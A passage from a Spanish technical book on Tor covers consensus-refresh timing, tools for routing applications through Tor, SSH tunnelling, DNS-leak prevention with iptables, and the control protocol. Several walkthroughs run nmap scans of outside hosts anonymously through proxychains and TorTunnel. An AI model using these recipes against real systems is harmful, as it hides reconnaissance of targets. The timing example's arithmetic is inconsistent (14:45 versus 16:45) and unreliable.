



*Imagen 04.22: Peticiones de los clientes a las autoridades y caches de directorio para obtener descriptores de los repetidores en la red.*

Hay que tener en cuenta que la primera vez que se inicia una instancia de Tor, el cliente no tiene conocimiento de ninguna cache de directorio, por lo tanto la primera consulta por un documento de consenso se ejecutará directamente contra una de las autoridades de directorio incluidas en el listado que viene en el cliente y además, la entidad será elegida de forma aleatoria. Una vez ejecutada esa primera petición, el cliente obtiene información sobre las caches de directorio, por este motivo los clientes no necesitaran volver a consultar las autoridades de forma directa, en lugar de ello, realizarán consultas contra los directorios de cache.

Cuando un documento de consenso en una cache está a punto de expirar, los clientes deben descargar nuevos documentos válidos y para evitar inundar las caches con peticiones de clientes que esperan recibir dicho documento, los clientes eligen de forma aleatoria el momento en el que solicitarán dicho documento, que siempre será en un punto después de la marca FU y antes de la marca VU.

Este tiempo aleatorio es un cálculo simple que consta de dos límites, donde el limite inicial es la suma de FU con 3⁄4 en el primer intervalo entre VA y FU y el límite superior son 7/8 del tiempo restante entre el resultado del límite inicial y el valor de VU. Para entender dicho calculo, se enseña el siguiente ejemplo:

Si un cliente tiene un documento de consenso cuya validez inicial comienza a las 15:00 (VA), está fresco hasta las 16:00 (FU) y expira a las 18:00 (VU), el cliente realizará una consulta, buscando un nuevo consenso entre las 14:45 (límite inicial) y 17:50 (límite final), la explicación es muy simple:

Siendo VA = 15:00, FU = 16:00, VU = 18:00
Límite Inicial = FU + ((FU – VA)*3/4)
Límite Inicial = 16:00 + ((60 minutos)*3/4)
Límite Inicial = 16:00 + (45 minutos) <=> 16:45
Límite Final = Limite Inicial + ((Limite Inicial – VU) * 7/8)
Límite Final = 16:45 + ((16:45 – 18:00) * 7/8)
Límite Final = 16:45 + ((75 minutos) * 7/8)
Límite Final = 16:45 + (65,625) <=> 17:50

Finalmente, existen algunas restricciones que aplican a los clientes al momento de construir un circuito, las cuales se listan a continuación:

- No deberán usar enrutadores marcados como "*Non-Valid*" o "*Non-Running*" a menos que se indique explícitamente.
- No deberán usar enrutadores marcados como "*Non-Fast*" para ningún otro propósito que no sea la construcción de circuitos con latencias altas.
- No deberán usar enrutadores "*Non-Stable*" para conexiones persistentes o de larga duración, tales como las que se establecen contra servidores SSH.
- No deberán usar enrutadores "*Non-Guard*" cuando se seleccione nodos de entrada "*Guard*".
- No deberán consultar información de directorio desde caches "*Non-V2Dir*".

# 4.3 Gestión de servicios y complementos en Tor

En las secciones anteriores se ha explicado los elementos fundamentales de la red, sin embargo existen algunos protocolos, configuraciones e incluso otras herramientas que aprovechan las funcionalidades básicas de cualquier instancia de Tor. En esta sección se indicarán algunos de estos componentes y se explicará el por qué son tan importantes para una configuración robusta de una instancia de Tor.

## 4.3.1 Ejecución de aplicaciones por medio de Tor (Torify)

En ocasiones es importante poder ejecutar aplicaciones utilizando Tor como plataforma de anonimato, de esta forma, todas las peticiones que dichas aplicaciones ejecuten contra Internet, utilizarán un circuito. En la terminología de Tor, el proceso de utilizar aplicaciones de terceros por medio de esta red, es conocido como "*torifing*". Para conseguir dicho efecto, se pueden utilizar herramientas que han sido desarrolladas directamente por el equipo de Tor o por investigadores externos, algunas de las más conocidas y utilizadas se listan a continuación.

### 4.3.1.1 TorSocks

Se trata de una herramienta que permite enviar peticiones seguras por medio de la red de Tor utilizando un servidor proxy SOCKS, como por ejemplo Privoxy o Polipo. De forma implícita asegura que todos los comandos que se ejecuten utilizando TorSocks envíen todos los paquetes del tipo TCP sobre la red Tor, rechazando todo el tráfico generado por la aplicación que utilice un protocolo distinto. TorSocks es un "*fork*" de otra aplicación llamada TSocks la cual a la fecha de redactar este documento se encuentra sin mantenimiento y desactualizada. El enfoque de TorSocks ha sido implementar y extender las funcionalidades de TSock, por esta razón algunas opciones de TSocks también se encuentran disponibles en TorSocks. Para instalar esta herramienta es necesario descargarla desde el siguiente enlace: https://gitweb.torproject.org/torsocks.git/. Posteriormente, es necesario configurar, empaquetar e instalar

```
>./autogen.sh
>./configure
>make
>make install
```

Este es el procedimiento más sencillo para instalar la herramienta con las opciones por defecto, sin embargo, es posible personalizar el ejecutable generado por los comandos anteriores. Para ver un listado completo de las opciones que se pueden indicar en el script "*./configure*", se recomienda leer el documento "*INSTALL*" que viene incluido en el proyecto. Después de instalar, se pueden ver las opciones que se encuentran disponibles en la aplicación.

```
>./torsocks
torsocks 2.1.0

./torsocks [OPTIONS] [COMMAND [arg ...]]

usage: ./torsocks command args

Options:
```

```
  -h, --help          Show this help
      --shell         Spawn a torified shell
      --version       Show version
  -d, --debug         Set debug mode.
  -u, --user NAME     Username for the SOCKS5 authentication
  -p, --pass NAME     Password for the SOCKS5 authentication
  -i, --isolate       Automatic tor isolation. Can't be used with -u/-p
  on, off             Set/Unset your shell to use Torsocks by default
                      Make sure to source the call when using this option. (See Exam-
ples)
  show, sh            Show the current value of the LD_PRELOAD

Examples:

Simple use of torsocks with SSH
    $ torsocks ssh user@host.com -p 1234

Set your current shell in Tor mode.
    $ . torsocks on

Please see torsocks(1), torsocks.conf(5) and torsocks(8) for more information.
```

A continuación, es necesario establecer la variable de entorno "*TORSOCKS_CONF_FILE*" ya que TorSocks intentará leer el fichero de configuración definido en dicha variable y en el caso de que no se encuentre establecida, intentará leer el fichero "*/etc/torsocks*". Finalmente, si tampoco es capaz de leer el fichero "*/etc/torsocks*", utilizará los valores por defecto más habituales en instancias de Tor, como por ejemplo la interfaz local y el puerto "9050" para el servidor proxy SOCKS de Tor. Un fichero de ejemplo que puede ser utilizado para utilizar TorSocks es el siguiente:

```
TorAddress 127.0.0.1
TorPort 9150
OnionAddrRange 127.42.42.0/24
AllowInbound 1
AllowOutboundLocalhost 1
```

A continuación se puede utilizar TorSocks para ejecutar programas o incluso, para "*torificar*" todos los comandos que se ejecutan desde una consola. Por ejemplo, en el caso de querer activar la ejecución de comandos por medio de Tor utilizando una consola, se puede ejecutar el siguiente comando.

```
>. torsocks on
Tor mode activated. Every command will be torified for this shell.
```

Con esto, todos los comandos ejecutados por medio de la consola utilizarán Tor para enviar y recibir paquetes de datos utilizando TCP. Evidentemente, es necesario tener una instancia de Tor ejecutándose en la máquina local y además, la interfaz y el puerto del proxy SOCKS que se han definido en el fichero de configuración deben coincidir con los valores del servidor SOCKS levantado por la instancia de Tor. A continuación, ya es posible ejecutar comandos por medio de la consola y todas las peticiones salientes hacia Internet utilizarán Tor como plataforma de anonimato.

```
>wget -qO- http://ipecho.net/plain 2> /dev/null ; echo
72.118.23.134
>wget -qO- http://ipecho.net/plain 2> /dev/null ; echo
86.18.135.15
```

En este caso se consulta un servicio en Internet para comprobar la dirección IP del cliente y como se puede apreciar, como cada petición ha utilizado un circuito distinto y el nodo de salida de cada uno de dichos circuitos, tiene una dirección IP distinta.

### 4.3.1.2 tor-resolve

Se trata de una herramienta auxiliar que permite realizar consultas DNS por medio de la red Tor utilizando protocolo TCP, de esta forma, en el caso de que se desee consultar la dirección IP de un determinado dominio, se puede utilizar esta herramienta sin exponer la identidad del cliente que utiliza Tor. La herramienta tor-resolve viene incluida con el software de Tor, se encuentra ubicada en el directorio "*<TOR_INSTALL>/src/tools/*" y su uso es bastante simple.

```
>tor-resolve www.google.com
74.125.43.104
```

Solamente es necesario indicar el dominio que se desea consultar y tor-resolve intentará obtener la dirección IP de dicho dominio utilizando un circuito de Tor.

### 4.3.1.3 ProxyChains

ProxyChains es una herramienta útil para enganchar dos o varios servidores proxy en una cadena de conexión. Cuando se crea una cadena de servidores proxy, es posible establecer como punto final una instancia de Tor, que como se recordará, puede tener un servidor proxy SOCKS esperando conexiones por parte de los clientes. De esta forma es posible enganchar servidores proxy como Polipo, Privoxy y el proxy de Tor para ejecutar escaneos con Nmap o establecer conexiones a servidores SSH, todo ello de forma anónima gracias al uso de Tor. Una de las principales ventajas de utilizar este programa, es que absolutamente todo el tráfico viaja por medio de ProxyChains y la cadena de servidores proxy permite controlar los paquetes pueden llegar al destino y los que no. Por ejemplo, desde el fichero de configuración de proxychains "*/etc/proxychains.conf*" se puede declarar la opción "*proxy_dns*" que suprimirá las peticiones DNS, con lo cual no habrá fugas de información debido a consultas DNS no controladas. La última versión disponible se puede descargar desde la siguiente ruta: http://proxychains.sourceforge.net/ o también se puede obtener una versión estable desde los repositorios oficiales de las distribuciones basadas en Debian con el comando "*apt-get*".

```
>apt-get install proxychains
```

Una vez instalado, se puede editar su fichero de configuración que por defecto se encuentra ubicado en "*/etc/proxychains.conf*". En dicho fichero se debe especificar el orden en el que se deben encadenar cada uno de los servidores proxy que gestionará la herramienta. Concretamente, esta configuración debe aplicarse en la sección "*[ProxyList]*"

Es posible utilizar herramientas como Nmap para ejecutar escaneos contra un objetivo determinado utilizando ProxyChains y un listado de servidores proxy. En tal caso, es necesario establecer que el método de conexión será por TCP (*interruptor "-sT"*) y que no se realizarán peticiones ICMP ni DNS para el reconocimiento del objetivo (*interruptores "-P0" y "-Pn"*). El comando se ejecutará completamente desde la red de Tor, por ejemplo:

```
>proxychains nmap -sT -PN -n -sV -p 80 216.58.210.142
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 6.40 ( http://nmap.org ) at 2015-10-03 23:40 CEST
|S-chain|-<>-127.0.0.1:9150-<><>-216.58.210.142:80-<><>-OK
|S-chain|-<>-127.0.0.1:9150-<><>-216.58.210.142:80-<><>-OK
Nmap scan report for 216.58.210.142
Host is up (0.18s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Google httpd 2.0 (GFE)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds
```

En este caso concreto, las opciones utilizadas han sido las siguientes:

- **-sT**: TCP Connect para realizar el escaneo.
- **-PN**: Asumiendo que todos los host se encuentran online.
- **-n**: No realizar resolución DNS.
- **-sV**: Version Scan: Para identificar la versión de servicios encontrados.
- **-p**: Listado de puertos a escanear.

Como puede apreciarse en el ejemplo anterior, la conexión al servidor remoto se realiza por medio del servidor proxy local que se encuentra en ejecución en el puerto 9150 y que corresponde al servidor proxy que se inicia con una instancia de Tor.

## 4.3.1.4 TorTunnel

TorTunnel es una herramienta que permite establecer un servidor SOCKS en la máquina local y posteriormente vincular las peticiones a un nodo de salida de la red Tor. Su objetivo principal es el de establecer una conexión anónima con el destino de una forma mucho más rápida, esto debido a que las peticiones ya no pasaran por tres nodos distintos antes de llegar a su destino, sino que en lugar de esto, la petición se realizará directamente desde el nodo de salida. De esta forma TorTunnel permite agilizar la comunicación entre el origen y el destino. Aunque todas las peticiones pasan directamente entre el origen y el nodo de salida, dicho repetidor no tiene la capacidad de determinar que se trata del cliente, ya que para el nodo de salida, son peticiones que vienen desde otro nodo de la red de Tor, a pesar de esto, el hecho de que únicamente se realice un único salto en lugar de tres, conlleva a que el nivel de anonimato no sea tan alto.

La instalación y uso de esta herramienta es muy simple, en primera instancia es necesario instalar las librerías BOOST y OpenSSL ya que son dependencias requeridas del programa. En sistemas basados en Debian se puede ejecutar el siguiente comando para instalar todas las dependencias opcionales y requeridas.

```
>sudo apt-get install libtool automake libssl-dev gawk libboost-system-dev
```

A continuación, se procede a descargar la herramienta desde su repositorio en Github. Para ello se ejecutan las siguientes instrucciones.

```
>git clone git://github.com/moxie0/tortunnel.git
>cd tortunnel
>aclocal
>autoconf
>automake -add-missing
>./configure
>make
```

Con esto se crean los ejecutables de TorTunnel y ahora es momento de utilizar la herramienta, para ello se debe seleccionar un nodo de salida activo en la red. Es recomendable seleccionar uno en función a la versión de Tor que utiliza y que tenga la flag "*Exit Fast*". Para encontrar un repetidor con estas características, se puede utilizar el servicio "*Atlas*" de torproject. https://atlas.torproject.org/

Una vez seleccionado dicho repetidor, se puede lanzar la utilizar "*torproxy*" de la siguiente forma.

```
>./torproxy 98.15.191.32
torproxy 0.3 by Moxie Marlinspike.
Retrieving directory listing...
Connecting to exit node: 98.15.191.32 :443
SSL Connection to node complete. Setting up circuit.
Connected to Exit Node. SOCKS proxy ready on 5060.
```

Como se puede apreciar, la ejecución del comando anterior ha dado como resultado la creación de un proxy SOCKS en el puerto 5060. Ahora es posible utilizar este proxy SOCKS desde el navegador web o desde línea de comandos utilizando proxychains.

En el caso de utilizar proxychains, simplemente es necesario editar el fichero "*/etc/proxychains.conf*" y en la sección "*ProxyList*" incluir la siguiente configuración:

```
socks4a 127.0.0.1 5060
```

De esta forma es posible ejecutar comandos como "*nmap*" para realizar escaneos contra una máquina remota de una forma mucho más rápida.

```
>proxychains nmap -sT -PN -n -p80,113,443,22 96.17.XX.XX
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 5.51 ( http://nmap.org ) at 2011-0 96.17.XX.XX 8-30 01:05 CEST
|S-chain|-<>-127.0.0.1:5060-<><>-96.17.XX.XX:443-<><>-OK
|S-chain|-<>-127.0.0.1:5060-<><>-96.17.XX.XX:80-<><>-OK
|S-chain|-<>-127.0.0.1:5060-<><>-96.17.XX.XX:22-<--timeout
|S-chain|-<>-127.0.0.1:5060-<><>-96.17.XX.XX:113-<--timeout
Nmap scan report for a96-17-156-35.XXXX.XXXX.com (96.17.XX.XX)
Host is up (0.25s latency).
PORT STATE SERVICE
22/tcp closed ssh
80/tcp open http
113/tcp closed auth
443/tcp open https

Nmap done: 1 IP address (1 host up) scanned in 31.62 seconds
```

Los mensajes de log generados tras ejecutar el comando anterior son los siguientes:

```
Got SOCKS Connection...
Got SOCKS Request: 96.17.XX.XX:443
Successfully opened Tor exit Node stream...
CIRCUIT: Close called...
Got SOCKS Connection...
Got SOCKS Request: 96.17.XX.XX:80
Successfully opened Tor exit Node stream...
CIRCUIT: Close called...
Got SOCKS Connection...
Got SOCKS Request: 96.17.XX.XX:22
Got SOCKS Connection...
Got SOCKS Request: 96.17.XX.XX:113
Error opening stream: system:111
```

Como se puede apreciar, los puertos que se encuentran abiertos, han dado una respuesta positiva, mientras que en el caso de que el puerto se encuentre cerrado, el mensaje es "*Error opening stream: system:111*" indicando que no se ha podido establecer la conexión con el sistema remoto en el puerto especificado.

## 4.3.1.5 Cifrado punto a punto con SSH

Es posible cifrar el tráfico que viaja desde el origen hacia el destino utilizando la red de Tor, esto es especialmente importante a la hora de proteger la información que se envía a un destino de nodos maliciosos, como es el caso de un repetidor de salida controlado por un atacante. Con la implementación OpenSSH es posible crear túneles que permitan enrutar y cifrar el tráfico, una característica muy valorada cuando se trata de utilizar circuitos en Tor.

En este caso, el túnel en cuestión se encargará de recibir las peticiones por un puerto determinado y posteriormente las cifrará y enrutará por medio del servidor proxy SOCKS que se inicia en una instancia de Tor. A continuación se enseñan los pasos que se deben seguir a la hora de establecer un puente local con OpenSSH y cifrar todas las peticiones que viajan por medio de dicho túnel.

1. Utilizando TorTunnel, se inicia la conexión con un nodo de salida. Esto es opcional, pero como se visto en la sección inmediatamente anterior, es algo que favorece el rendimiento de las conexiones que se establecen por medio de Tor. También es perfectamente válido utilizar en este caso el proxy SOCKS de una instancia de Tor en lugar de utilizar el que genera TorTunnel.

```
>./torproxy 98.15.191.32
torproxy 0.3 by Moxie Marlinspike.
Retrieving directory listing...
Connecting to exit node: 98.15.191.32 :443
SSL Connection to node complete. Setting up circuit.
Connected to Exit Node. SOCKS proxy ready on 5060.
```

2. A continuación se debe iniciar el túnel en la máquina local.

```
>ssh -L 6000:127.0.0.1:5060 -CN -f adastra@127.0.0.1
```

Con la instrucción anterior el puente se ha creado correctamente y ahora en el puerto "6000" se encuentra en ejecución el túnel local, el cual posteriormente realizará un "*forward*" de los paquetes recibidos al puerto 5060.

3. Se procede a editar el fichero de configuración de proxychains ubicado en "*/etc/proxychains.conf*" y se debe definir un nuevo servidor a la cadena de servidores proxy de la lista "*[ProxyList]*".

```
socks5 127.0.0.1 6000
```

4. Se puede ejecutar un comando simple como Nmap con proxychains para probar el funcionamiento del túnel SSH.

```
>proxychains nmap -P0 -n -sT -p80,22,443 74.125.93.147
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-06 00:19 CEST
|D-chain|-<>-127.0.0.1:6000-<><>-74.125.93.147:80-<><>-OK
|D-chain|-<>-127.0.0.1:6000-<><>-74.125.93.147:443-<><>-OK
|D-chain|-<>-127.0.0.1:6000-<><>-74.125.93.147:22-<--timeout
Nmap scan report for 74.125.93.147
Host is up (0.62s latency).
PORT STATE SERVICE
22/tcp closed ssh
80/tcp open http
443/tcp open https
```

5. Finalmente, tras ver el tráfico de paquetes en la interfaz local, se puede apreciar que viajan cifrados, pasando primero por SSH y posteriormente por TorTunnel. Utilizando una herramienta como Wireshark no es posible visualizar la información en texto claro, ya que todo está cifrado desde su propio origen con SSH, por este motivo un atacante en un nodo de salida malicioso no tendrá acceso a los paquetes de datos en crudo.

*Imagen 04.23: Captura de paquetes de datos cifrados con OpenSSH y viajando por medio de la red de Tor.*

Por otro lado, otra forma de realizar estas mismas actividades, es utilizando la opción "Socks5Proxy" en el fichero de configuración de Tor. En este caso concreto, la propiedad de configuración tendrá el siguiente valor.

```
Socks5Proxy 127.0.0.1:6000
```

De esta forma, todo lo que viaje por Tor va a ir cifrado desde el origen, siendo este el mejor mecanismo y evidentemente el más recomendado para asegurarse de que todos los paquetes viajan cifrados en cada nodo de la red, incluyendo el nodo de salida.

## 4.3.2 Evitando DNS Leaks y fugas de información

Las fugas de información por medio de peticiones DNS o simples "pings" contra un servidor remoto, constituyen un de los problemas más comunes cuando se trabaja con Tor. Como seguramente el lector recordará, todas las peticiones que viajan por medio de un circuito en Tor, deben utilizar obligatoriamente el protocolo TCP ya que es el único protocolo soportado por la red. No obstante, es bastante habitual encontrar aplicaciones como navegadores web que ejecutan peticiones DNS de forma automática contra servicios en Internet para resolver su dirección IP o nombre de dominio. Dado que el protocolo DNS se apoya sobre UDP, dichas peticiones se ejecutarán de forma directa contra el objetivo, exponiendo de esta forma la dirección IP real del usuario.

Por otro lado, también existen aplicaciones como es el caso de Nmap que también pueden ejecutar este tipo de peticiones o lanzar "pings" para comprobar la disponibilidad del objetivo y evidentemente, dado que las peticiones "*echo request*" utilizan el protocolo ICMP, dichas peticiones también se ejecutarán de forma directa contra el objetivo, sin pasar por medio del circuito de Tor.

Existen algunas directivas de configuración que permiten crear un proxy transparente que permita el tratamiento dinámico de los paquetes que viajan por una interfaz de red especificada y además, es posible utilizar "*iptables*" para capturar y analizar el protocolo de los paquetes para posteriormente, ejecutar la redirección de todos aquellos que utilizan un protocolo distinto al TCP. Para conseguir esto se siguen los siguientes pasos:

1. Se deben especificar las opciones de configuración de Tor adecuadas, las cuales permitirán crear un servicio DNS para tratar todas las peticiones a nombres de dominio utilizando la red de Tor. A continuación, se indican rápidamente cuáles son esas opciones de configuración.

**1. AutomapHostsOnResolve:**

Cuando esta opción se encuentra activa (con valor 1) se mapea cualquier petición que tenga al menos uno de los sufijos indicados en la opción "*AutomapHostsSuffixes*" a una dirección virtual, esto a efectos prácticos quiere decir que si se realiza una petición DNS para resolver un nombre de dominio, Tor se encargará de retornar una dirección IP virtual que servirá de puente entre el nombre de dominio y el cliente.

**2. AutomapHostsSuffixes:**

Indica los sufijos que se utilizarán en la opción "*AutomapHostsOnResolve*" para la asignación dinámica de direcciones virtuales. Los valores por defecto de esta opción son

"*.exit*" y "*.onion*". Cuando se indica el valor de "." es equivalente a todas las direcciones o todos los nombres de dominio en todos los sufijos.

**3. DNSPort:**

Tor iniciará un servicio DNS para cualquier tipo de petición de resolución. Se asume un valor numérico, debe tenerse en cuenta que dicho valor es el puerto por el cual Tor iniciará el servicio, por esta razón debe encontrarse disponible. Por otro lado, también puede especificarse el valor de "auto" para que Tor escoja un puerto para iniciar el servicio.

**4. DNSListenAddress:**

La dirección IP en la que se iniciará el servicio DNS, cuando no se especifica esta opción el valor por defecto es la dirección local (127.0.0.1).

**5. ClientDNSRejectInternalAddress:**

Asume el valor de 0 o 1 (por defecto es 1) e indica que cualquier petición DNS cuyo resultado sea una dirección IP interna, será automáticamente rechazada. Esta opción es importante dado que evita posibles ataques "*client-side*" que pueden darse contra navegadores web en sitios maliciosos.

**6. TransPort:**

Se utiliza para iniciar un servidor proxy transparente y permite especificar un puerto donde Tor esperará conexiones. En el sistema objetivo se debe utilizar un firewall que sirva como proxy transparente, como por ejemplo "*iptables*" y que permitirá que todas las peticiones entrantes sean redireccionadas al puerto indicado en esta opción de configuración. Por convención se asigna el 9040, pero puede declararse cualquier otro. Esta opción también requiere que se indique la opción "*VirtualAddrNetwork*".

**7. TransListenAddress:**

Asigna una dirección IP y un puerto para establecer conexiones a un proxy transparente que será iniciado por la instancia de Tor. Esta opción es útil para declarar el proxy a todo el segmento de red y si no se especifica solamente aplica a la máquina local.

**8. VirtualAddrNetwork:**

El valor de esta opción le permite a Tor utilizar una nueva dirección virtual, esta característica es soportada por la propiedad de configuración "*AutomapHostsOnResolve*" vista unos párrafos más arriba.

Las opciones anteriores se incluyen en el fichero de configuración "*torrc*":

```
AutomapHostsOnResolve 1
AutomapHostsSuffixes
ControlPort 9051
DataDirectory /home/adastra/tor
DirPort 80
DNSPort 53
Log debug file /home/adastra/tor_data_directory/tor_log.log
TransPort 9040
VirtualAddrNetwork 10.192.0.0/10
```

2. A continuación se deben enrutar todas las peticiones hacia el proxy transparente, para ello se puede utilizar "*iptables*" en sistemas basados en Linux.

```
#!/bin/sh
# destinations you don't want routed through Tor
NON_TOR="192.168.1.0/24 192.168.0.0/24"
# the UID Tor runs as
TOR_UID="1000"
# Tor's TransPort
TRANS_PORT="9040"
iptables -F
iptables -t nat -F
iptables -t nat -A OUTPUT -m owner --uid-owner $TOR_UID -j RETURN
for NET in $NON_TOR 127.0.0.0/9 127.128.0.0/10; do
    iptables -t nat -A OUTPUT -d $NET -j RETURN
done
iptables -t nat -A OUTPUT -p udp --dport 53 -j REDIRECT --to-ports 53
iptables -t nat -A OUTPUT -p tcp --syn -j REDIRECT --to-ports $TRANS_PORT
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
for NET in $NON_TOR 127.0.0.0/8; do
    iptables -A OUTPUT -d $NET -j ACCEPT
done
iptables -A OUTPUT -m owner --uid-owner $TOR_UID -j ACCEPT
iptables -A OUTPUT -j REJECT
```

El script anterior ha sido tomado de la documentación oficial de Tor y tal como se puede apreciar, en primer lugar se ha declarado el puerto que se encuentra en ejecución el servidor proxy transparente, el cual debe coincidir con el valor establecido en el fichero de configuración de Tor (puerto "9040"). Por otro lado también se indica el UID del usuario que inicia Tor, que debe ser un usuario con privilegios limitados sobre el sistema y evidentemente no debería ser el usuario "*root*" por razones de seguridad. Posteriormente se ejecutan las reglas de iptables necesarias. En este caso, todas las peticiones que se lleven a cabo dentro de la red de área local no necesitan pasar por medio del proxy transparente de Tor, por este motivo las conexiones que se lleven a cabo hacia una dirección IP interna o en la máquina local, no encontrarán ningún tipo de limitación o de filtrado. Por otra parte, las peticiones que cuyo destino sea Internet, deben pasar por medio del proxy transparente que se ha iniciado en el puerto "9040".

3. Con los pasos anteriores será suficiente para tener el "*TransProxy*" activo y listo para ser utilizado, no obstante aun pueden existir fugas de información, especialmente cuando se realizan peticiones desde ciertas aplicaciones. A continuación, se listan un conjunto de recomendaciones adicionales para evitar DNS Leaks.

1. Utilizar TorSocks cuando sea necesario ejecutar cualquier tipo de aplicación desde consola, de esta forma cualquier petición que no viaje utilizando el protocolo TCP será terminada adecuadamente.

2. No realizar peticiones DNS ni ejecutar el comando "ping" de forma directa contra sistemas remotos. Se recomienda en cualquier caso, emplear la utilidad "*tor-resolve*" para poder resolver nombres de dominio o direcciones IP.

3. Se recomienda utilizar el servidor DNS iniciado por una instancia de Tor que utilice las opciones de configuración "*DNSPort*" y "*DNSListenAddress*" para resolver cualquier petición DNS que se realice. Para esto es necesario editar el fichero "*/etc/resolv.conf*"

en sistemas basados en Linux, el cual contiene el listado de "*nameservers*" que serán utilizados por el cliente para resolver un nombre de dominio a una dirección IP y viceversa. Evidentemente es el mejor mecanismo que se puede aplicar, no obstante es necesario que solamente exista un "*nameserver*" en dicho listado, el cual corresponderá a la dirección local o aquella en la que se encuentra el servidor DNS de Tor en ejecución, además de que el sistema entero dependerá de que Tor se encuentre en ejecución para que se puedan resolver nombres de dominio, lo que es necesario para poder navegar por Internet. En el fichero "*resolv.conf*" debe existir el siguiente contenido en el caso de que el servidor DNS de Tor sea ejecutado localmente.

```
nameserver 127.0.0.1
```

Con esto será suficiente para resolver cualquier nombre de dominio de forma anónima utilizando Tor, siendo un mecanismo sencillo, seguro y fácil de implementar con el fin de evitar fugas de información.

## 4.3.3 Protocolo de control de Tor

El protocolo de control de Tor es una especificación independiente del protocolo "*onion routing*" y define las normas que deben seguir los clientes y las interfaces de programación que desean interactuar con una instancia local de Tor. Se trata de un protocolo bidireccional basado en el envío de mensajes, en donde un controlador actúa como cliente y un proceso de Tor actúa como servidor. El cliente debe abrir una conexión contra el puerto indicado en el proceso del Tor y a continuación, el cliente podrá enviar una serie de comandos que se encuentran definidos en el protocolo. El servidor envía mensajes al cliente únicamente cuando ha habido una petición por parte del cliente, excepto en algunos casos en los que con determinados mensajes enviados por el cliente, se le indica al servidor que debe enviar respuestas de forma indefinida en periodos de tiempo fijos.

Todos los comandos que puede enviar un cliente, por medio de un socket o una conexión TCP plana, se encuentran definidos en el documento oficial del protocolo, en donde se indica la forma en la que se deben hacer las consultas y el formato de los mensajes de respuesta que emite el servidor. Dicho documento se encuentra disponible en la siguiente dirección: https://gitweb.torproject.org/torspec.git/tree/control-spec.txt

Es posible utilizar una herramienta como Telnet o Netcat para realizar la conexión con la instancia de Tor y posteriormente enviar comandos siguiendo la especificación del protocolo de control, sin embargo ya existe una herramienta que implementa el protocolo en cuestión para obtener detalles sobre el funcionamiento de la instancia y monitorizar su comportamiento, dicha herramienta es conocida como ARM.

### 4.3.3.1 Uso de ARM para monitorizar una instancia de Tor

ARM es una herramienta que se ejecuta por línea de comandos y permite monitorizar el comportamiento y los eventos ocurridos en una instancia de Tor, funcionando de una forma muy similar a como lo hace el comando "top" en sistemas basados en Linux. Esta aplicación se encuentra

escrita en python y no necesita un proceso de construcción/compilación e instalación previo siendo muy sencillo su uso. Para descargar la herramienta se puede utilizar "APT" en distribuciones basadas en Debian o descargar directamente el programa desde el siguiente enlace: http://www.atagar.com/arm/download.php

Una vez descargado y descomprimido el fichero "*tar.gz*" que contiene el software, se procede a ejecutar el script "*setup.py*" para instalar ARM.

```
>python setup.py --help-commands
Standard commands:
  build            build everything needed to install
  build_py         "build" pure Python modules (copy to build directory)
  build_ext        build C/C++ extensions (compile/link to build directory)
  build_clib       build C/C++ libraries used by Python extensions
  build_scripts    "build" scripts (copy and fixup #! line)
  clean            clean up temporary files from 'build' command
  install          install everything from build directory
  install_lib      install all Python modules (extensions and pure Python)
  install_headers  install C/C++ header files
  install_scripts  install scripts (Python or otherwise)
  install_data     install data files
  sdist            create a source distribution (tarball, zip file, etc.)
  register         register the distribution with the Python package index
  bdist            create a built (binary) distribution
  bdist_dumb       create a "dumb" built distribution
  bdist_rpm        create an RPM distribution
  bdist_wininst    create an executable installer for MS Windows
  upload           upload binary package to PyPI
  check            perform some checks on the package

usage: setup.py [global_opts] cmd1 [cmd1_opts] [cmd2 [cmd2_opts] ...]
   or: setup.py --help [cmd1 cmd2 ...]
   or: setup.py --help-commands
   or: setup.py cmd -help
>python setup.py install
```

Después de instalar el programa se puede comenzar a usarlo ejecutando el comando "*arm*" desde consola, de este modo se podrá ver información de la instancia de Tor correspondiente a:

- Figerprint de la instancia.
- Nickname de la instancia.
- Número de bytes compartidos y consumidos.
- Recursos utilizados por la instancia (memoria, CPU).
- PID de la instancia.
- Tiempo que lleva activa la instancia.
- Reporte en tiempo real.
- Menú de opciones muy completo para controlar el servicio de TOR y las conexiones establecidas.

